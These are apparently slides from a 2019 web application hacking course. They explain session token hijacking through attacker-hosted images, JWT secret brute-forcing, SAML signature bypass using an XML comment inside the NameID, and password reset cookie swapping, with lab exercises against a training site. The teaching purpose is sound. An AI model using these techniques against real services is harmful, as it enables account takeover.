
Token Hijacking Attack

Tokens are used by applications to maintain users' sessions.

Attack Scenario:


- The application allows users to link self-hosted images in profile and the session token is being sent in URL.
- The attacker links an image in his account which is hosted on a self-owned system.
- When other users open the page to view this photo, a request is made to the attacker owned system, with session token in URL.
- The attacker logs these tokens and uses them to access accounts of other users.

Token Hijacking Attack



Case Study : A picture that steals Data

- Focusing on image upload features.
- Creating image links with IP logger.
- Creating IP traps on malicious Web Server.
- Boom ! receive IP's of all the people who view the image.



The screenshot shows a bug tracking system interface with the following details:

- Title:** Find out the IP address
- State:** Triaged (Open)
- Severity:** Medium (4 ~ 6.9)
- Reported To:** [Redacted]
- Participants:** [Redacted]
- Weakness:** Information Exposure Through Sent Data
- Visibility:** Private
- Bounty:** \$1,500


Modern Authentication & Authorization Methods

There are multiple authentication/authorization mechanisms which provide Single-Sign-On (SSO) and similar features for sharing access with multiple applications.

- **JSON Web Tokens (JWT):RFC7519:** A compact mechanism used for transferring claims between two parties.
- **Security Assertion Markup Language (SAML):RFC7522:** An XML based single sign-on login standard.
- **OAuth:RFC6749:** Access delegation framework, usually used for providing application access to other applications without password sharing. OAuth 2.0 is not an authentication protocol.

JWT Basics

- JSON Web Token (JWT) are generally represented as JSON objects and can be signed to protect the integrity of the underlying message using a Message Authentication Code (MAC) and/or encrypted.
- A JWT consists of three parts; an encoded Header, an encoded Payload and the Signature.



JWT Issues

- Weak secret key
- Integrity of the token has already been verified (None algorithm)
- Improper token storage (HTML5 storage/cookie)
- Faulty token expiry
- Sensitive data stored in the payload

Attack Scenario

- The signature contains a secret key which can be brute forced.
- If a weak key is used, the attacker can use a script to brute-force and identify this secret key quickly and use it to generate further valid tokens for other high privilege users (e.g. admin).



Exercise 2.2 - JWT Brute-Force Attack

- Login to the “topup” application using your registered account to generate the access token.
- Brute-force the secret key for the JWT.
- Generate a valid token for user “jwtuserX@webhacklab.com” and access all the order details:

Challenge URL: <http://topup.webhacklab.com/Account/Login>



00:20:00

Security Assertion Markup Language (SAML)

- In SAML Based authentication the user provides credentials at a login interface, based on which the identity provider provides (IDP) a SAML response containing assertions with NameID attributes containing user information and signed message in XML.
- The XML document (base64 encoded) is further passed on to the service the user needs to access. The service provider (SP) validates the provided XML and allows access to user based on the validity.

SAML Workflow




Image Reference: <https://upload.wikimedia.org/wikipedia/en/0/04/Saml2-browser-sso-redirect-post.png>

© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

SAML Response

```
<samlp:Response Destination="http://topup.webhacklab.com/"  
    ID="Rc005d0fe55ac8c1d1f41906dd1de441fdAA26bb1"  
    InResponseTo="_4c9e3710-7c0e-4ce7-bb08-f96203246482"  
    IssueInstant="2018-04-12T06:31:16Z" Version="2.0"  
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol">  
    <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>  
    <samlp:Status>  
        <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>  
    </samlp:Status>  
    <saml:Assertion ID="pfx6627ea50-5e65-f823-d424-5e5a7b05b823"  
        IssueInstant="2018-04-12T06:31:16Z" Version="2.0"  
        xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"  
        xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">  
        <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>  
        <ds:Signature...>...</ds:Signature>  
        <saml:Subject>  
            <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">sunil@notsosecure.com</saml:NameID>  
            <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">  
                <saml:SubjectConfirmationData  
                    InResponseTo="_4c9e3710-7c0e-4ce7-bb08-f96203246482"  
                    NotOnOrAfter="2018-04-12T06:34:16Z" Recipient="http://topup.webhacklab.com/"/>  
            </saml:SubjectConfirmation>  
        </saml:Subject>  
        <saml:Conditions NotBefore="2018-04-12T06:2" NotOnOrAfter="2018-04-12T06:3">...</saml:Conditions>  
        <saml:AuthnStatement AuthnInstant="2018-04-12T06:3" SessionIndex="_05d5ed40-2049-" SessionNotOnOrAfter="2018-04-13T06  
    </saml:Assertion>  
</samlp:Response>
```

SAML Authorization Bypass - Scenario 1

- A user can tamper the SAML response further send to the service provider (step 5 in SAML Workflow) and replace the values of the assertions released by IDP such as username/email.
- A weak SAML implementation would not verify the signature and thus allow an attacker to access the account of another user.

SAML Authorization Bypass - Scenario 2

SAML authorization bypass by exploiting cryptographic signing and XML parsing issue:

- Service Provider validates the SAML response (XML Signature) to identify the user.
- Canonicalization engine ignores comments and whitespaces while creating a signature.
- The XML parser returns the last child node.

XML Canonicalization

- An XML canonicalization transform is employed while signing the XML document to produce the identical signature for logically or semantically similar documents.

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
    notsosecure <!-- this is a comment --> user@webhacklab.com
</saml:NameID>
```



```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
    notsosecureuser@webhacklab.com
</saml:NameID>
```

XML Parsing

- XML parsing issues

```
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">
    notsosecure <!-- this is a comment -->user@webhacklab.com
</saml:NameID>
```

- An XML parser might parse it into three components:
 - text: notsosecure
 - comment: <!-- this is a comment -->
 - text: user@webhacklab.com


This might allow you to access the account of the user ‘user@webhacklab.com’, instead of the user ‘notsosecureuser@webhacklab.com’ if the XML parser returns the last child node

Demo 2.3 - SAML Authorization Bypass

- Identify XML signing and parsing weakness in SAML response to login as user john@webhacklab.com:

Challenge URL: <http://topup.webhacklab.com/saml/SAML.aspx>

Note: Do not perform any testing on onelogin domains, as that is out of scope.



Module 3: Password Reset Attacks

In module 3, students will learn about:

- Password Recovery Logic and Common Flaws
- Cookie Swap
- Various Case Study
- Host Header Validation Bypass

And relevant Case Study




Password Reset Attacks

Password Reset or Forgot Password are application functionalities which allow users to retrieve/reset the password of their account in case they have forgotten their password or believe that their password has been compromised.

Applications implement different mechanisms for this purpose such as:

- Send password reset link
- Send new password in email
- Allow user to reset password after providing OTP or answering secret question(s)

Password Recovery Logic



Cookie Swap


Password reset functionality which ask user to provide answer(s) to security question(s) usually work based upon the ‘sessionid’ cookie.

This cookie is used to manage the complete password reset session for the user. Three steps of the process are:

- User provides the email address and a session cookie is set by the server.
- The user is then presented with secret questions.
- If correct answers are provided for the secret questions, user can set new password.

Cookie Swap

Password Reset By Answering Secret Question



Attack Scenario

In cases where the session cookie setup and validation is not managed appropriately, a user can reset the password of another user.

